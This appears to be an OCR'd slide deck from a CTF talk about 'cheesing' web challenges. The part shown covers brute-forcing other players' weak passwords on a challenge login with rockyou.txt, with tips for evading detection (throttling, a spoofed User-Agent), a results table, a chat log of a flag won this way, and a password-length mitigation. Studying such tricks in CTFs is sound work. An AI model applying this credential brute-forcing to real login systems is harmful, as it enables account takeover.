Secret Web Hacking Knowledge

CTF authors hate these simple tricks

Philippe Dourassov (pilvar)

About Me

I play CTF

(Sometimes I also study for EPFL)

me when irl

me when not irl

Playing CTFs with

```
   ,aooooa,
 ,oY"'  '"Yo,
,oY00      Yo,
oo  ORG     oo
oo   ANI    oo
oo   {S|Z}  oo
oo     ERS  oo
`ob      00do'
  `oba,  ,ado'
   "YooooY"
```

Sometimes, have affairs with


THEHACKERSCREW

Some Terminology

- What is a CTF?

Some Terminology

- What is a CTF?
- What is a cheese 🧀?



cheese

A term coined by RTS gamers when a player uses non ordinary measures, often considered cheap tactics, to win the game early.

He canon rushed me on Xel Naga. What a cheese move.

by kukuboi April 30, 2011

About The Presentation

- We’ll explore field-tested secret techniques to cheese web challenges in CTFs

About The Presentation

- We’ll explore field-tested secret techniques to cheese web challenges in CTFs
- All are (usually) not disallowed by the rules

About The Presentation

- We’ll explore field-tested secret techniques to cheese web challenges in CTFs
- All are (usually) not disallowed by the rules
- Going from the well-known and trivial techniques, to obscure and technical ones

Techniques Overview

Techniques Overview

1. When you can’t solve a challenge, find the password of those who did

Techniques Overview

1. When you can’t solve a challenge, find the password of those who did
2. You might have heard of XSS, XXE, XS-leaks, but have you heard of XCS?

Techniques Overview

1. When you can’t solve a challenge, find the password of those who did
2. You might have heard of XSS, XXE, XS-leaks, but have you heard of XCS?
3. How to make a crypto challenge out of a web challenge

Techniques Overview

1. When you can’t solve a challenge, find the password of those who did
2. You might have heard of XSS, XXE, XS-leaks, but have you heard of XCS?
3. How to make a crypto challenge out of a web challenge
4. Why giving an RCE on shared instance is a terrible idea

Techniques Overview

1. When you can’t solve a challenge, find the password of those who did
2. You might have heard of XSS, XXE, XS-leaks, but have you heard of XCS?
3. How to make a crypto challenge out of a web challenge
4. Why giving an RCE on shared instance is a terrible idea
5. How to make a pwn challenge out of a web challenge

Techniques Overview

1. When you can’t solve a challenge, find the password of those who did
2. You might have heard of XSS, XXE, XS-leaks, but have you heard of XCS?
3. How to make a crypto challenge out of a web challenge
4. Why giving an RCE on shared instance is a terrible idea
5. How to make a pwn challenge out of a web challenge
6. Force your competitors to solve the challenge for you (or slow them down with a diversion)

Techniques Overview

1. When you can’t solve a challenge, find the password of those who did
2. You might have heard of XSS, XXE, XS-leaks, but have you heard of XCS?
3. How to make a crypto challenge out of a web challenge
4. Why giving an RCE on shared instance is a terrible idea
5. How to make a pwn challenge out of a web challenge
6. Force your competitors to solve the challenge for you (or slow them down with a diversion)
7. Yet another reason PHP was a mistake (novel technique!)

Technique #1/7


Bruteforce Players’ Passwords

AKA: When you can’t solve a challenge, find the password of those who did

ORGANIZERS
ME
imgflip.com

Respect The Rules!

- Trying this on the platform will get you banned (bad if your team is aiming for a high ranking)




Rick 🌷 28/03/2023 21:23

Attacking the organizers infrastructure is.... unspecified?

You do not have permission to view the message history of **#rules**.

Respect The Rules!

- Trying this on the platform will get you banned (bad if your team is aiming for a high ranking)
- Try this technique on challenges with authentication




Rick 🌷 28/03/2023 21:23

Attacking the organizers infrastructure is.... unspecified?

You do not have permission to view the message history of **#rules**.

Respect The Rules!

- Trying this on the platform will get you banned (bad if your team is aiming for a high ranking)
- Try this technique on challenges with authentication
- Quite common in web challenges, goal is usually to steal admin's account or become admin



Rick 🌷 28/03/2023 21:23

Attacking the organizers infrastructure is.... unspecified?

You do not have permission to view the message history of **#rules**.

What Is This About?

- People are lazy, hackers are no exception

What Is This About?

- People are lazy, hackers are no exception
- Consequently: creating an account is usually done in 5 steps:
    - Put something in the “username” field such as “asdfasdf”

What Is This About?

- People are lazy, hackers are no exception
- Consequently: creating an account is usually done in 5 steps:
  - Put something in the “username” field such as “asdfasdf”
  - Select and copy the inputted username

What Is This About?

- People are lazy, hackers are no exception
- Consequently: creating an account is usually done in 5 steps:
  - Put something in the “username” field such as “asdfasdf”
  - Select and copy the inputted username
  - Paste in in the “password” field

What Is This About?

- People are lazy, hackers are no exception
- Consequently: creating an account is usually done in 5 steps:
  - Put something in the “username” field such as “asdfasdf”
  - Select and copy the inputted username
  - Paste in in the “password” field
  - Tell itself “heh it’s fine”

What Is This About?

- People are lazy, hackers are no exception
- Consequently: creating an account is usually done in 5 steps:
    - Put something in the “username” field such as “asdfasdf”
    - Select and copy the inputted username
    - Paste in in the “password” field
    - Tell itself “heh it’s fine”
    - Click on the register button

How To Flag?

1. Wait for a few teams to solve the challenge

How To Flag?

1. Wait for a few teams to solve the challenge
2. Find a simple passwords wordlist, usually rockyou.txt is enough

How To Flag?

1. Wait for a few teams to solve the challenge
2. Find a simple passwords wordlist, usually rockyou.txt is enough
3. Brute the login form (Recommended: throttle requests, use a single connection, change User-Agent to fake a browser)

How To Flag?

1. Wait for a few teams to solve the challenge
2. Find a simple passwords wordlist, usually rockyou.txt is enough
3. Brute the login form (Recommended: throttle requests, use a single connection, change User-Agent to fake a browser)
4. Try all the valid credential sets you get until one of them has the flag

How To Flag?


1. Wait for a few teams to solve the challenge
2. Find a simple passwords wordlist, usually rockyou.txt is enough
3. Brute the login form (Recommended: throttle requests, use a single connection, change User-Agent to fake a browser)
4. Try all the valid credential sets you get until one of them has the flag
5. Profit!

Use-Case Example

Challenge: Mouldy Locks

From: Midnight Sun CTF 2023 Quals

Author: avlidienbrunn



Hello admin admin!

Username

Username: samninja

Password: ************


First Name: sam

Last Name: ninja

Admin: □

pilvar [polygl0ts] 09/04/2023 08:47


new cursed tactic: bruteforce potential players' creds



356	johnsmith	johnsmith		□	□	
357	concrete	concrete	403	□	□	164
186	aaaaaaaa	aaaaaaaa	200	□	□	446
246	abcdefgh	abcdefgh	200	□	□	446
285	n0-signal	n0-signal	400	□	□	169
0			403	□	□	164
1	webmaster	webmaster	403	□	□	164
2	jennifer	jennifer	403	□	□	164
3	superman	superman	403	□	□	164
4	bigdaddy	bigdaddy	403	□	□	164
5	football	football	403	□	□	164


pilvar [polygl0ts] 09/04/2023 08:47

new cursed tactic: bruteforce potential players' creds



356	johnsmith	johnsmith		□	□	
357	concrete	concrete	403	□	□	164
186	aaaaaaaa	aaaaaaaa	200	□	□	446
246	abcdefgh	abcdefgh	200	□	□	446
285	n0-signal	n0-signal	400	□	□	169
0			403	□	□	164
1	webmaster	webmaster	403	□	□	164
2	jennifer	jennifer	403	□	□	164
3	superman	superman	403	□	□	164
4	bigdaddy	bigdaddy	403	□	□	164
5	football	football	403	□	□	164

already 2 hits after 30 secs ¯_(ツ)_/¯



pilvar [polygl0ts] 09/04/2023 08:47

new cursed tactic: bruteforce potential players' creds

356	johnsmith	johnsmith		□	□	
357	concrete	concrete	403	□	□	164
186	aaaaaaaa	aaaaaaaa	200	□	□	446
246	abcdefgh	abcdefgh	200	□	□	446
285	no-signal	no-signal	400	□	□	169
0			403	□	□	164
1	webmaster	webmaster	403	□	□	164
2	jennifer	jennifer	403	□	□	164
3	superman	superman	403	□	□	164
4	bigdaddy	bigdaddy	403	□	□	164
5	football	football	403	□	□	164

already 2 hits after 30 secs ¯_(ツ)_/¯

LMFAOAOAOAOAO

HAHHAHAHAHA

midnight{y3t_@n0th3r_un3xp3ted_mIddl3ware_problem???}

I CAN'T BELIEVE IT


LMAOOOOOIO

pilvar [polygl0ts] a utilisé solved

The Organizer APPLI 09/04/2023 08:49

The flag: `midnight{y3t_@n0th3r_un3xp3ted_mIddl3ware_problem???}`

4



pilvar 09/04/2023 13:19

Hey Zeyu, were your credentials for mouldylock "asdfasdf" by any chance? 😄

zeyu 09/04/2023 13:19


yes...

LMAO

DID YOU CHEESE

How To Mitigate?

- Authors tend to add password restrictions (eg: min password length)



✓ Rule 1

Your password must be at least 5 characters.

✓ Rule 2

Your password must include a number.

✓ Rule 3

Your password must include an uppercase letter.

✓ Rule 4

Your password must include a special character.


✓ Rule 5

The digits in your password must add up to 25.

Introducing: Insobank

From: Insomni’hack Teaser 2024

Author: @plopz0r



InsoBank

At InsoBank, we're transforming the way you bank with a commitment to innovation and excellence. Bid farewell to traditional banking woes and embrace a secure, intuitive, and forward-thinking financial experience with us. Discover why InsoBank is your premier destination for next-generation online banking

Innovative Savings Solutions
Optimize your savings with our innovative tools. From automated round-ups to goal-oriented savings plans, InsoBank provides creative solutions to accelerate your progress toward financial objectives.

Transparent Pricing
Say goodbye to hidden fees. InsoBank is dedicated to transparency, offering a banking experience that is clear of concealed charges. We believe in providing fair and straightforward financial services.


Intelligent Banking, Empowering You
Engage with banking that evolves with you. Our state-of-the-art technology adapts to your financial habits, delivering personalized insights and recommendations to empower you in making informed decisions.

Seamless User Experience
Enjoy a smooth and visually appealing interface designed for ease of use. Whether you're managing accounts, conducting transactions, or exploring advanced financial tools, it's all conveniently accessible at your fingertips.

Fortified Security
Rest easy knowing your security is our top priority. InsoBank employs cutting-edge measures, such as advanced encryption and biometric authentication, to safeguard your financial data against any potential threats.

Instant Transactions, Anytime, Anywhere
Experience the speed of instant transactions and real-time updates. Whether you're transferring funds, settling bills, or overseeing investments, everything occurs in the blink of an eye, giving you more control over your time.

Join InsoBank today and step into a new era of banking. Elevate your financial journey with technology that understands you and services that surpass your expectations. Welcome to banking reimagined – Welcome to InsoBank!



```python
@app.route("/register", methods=['POST'])
def register():
    username = request.json.get('username')
    password = request.json.get('password')
    if len(password) < 15:
        return jsonify({"error":"Strong password required for security reasons"})
```

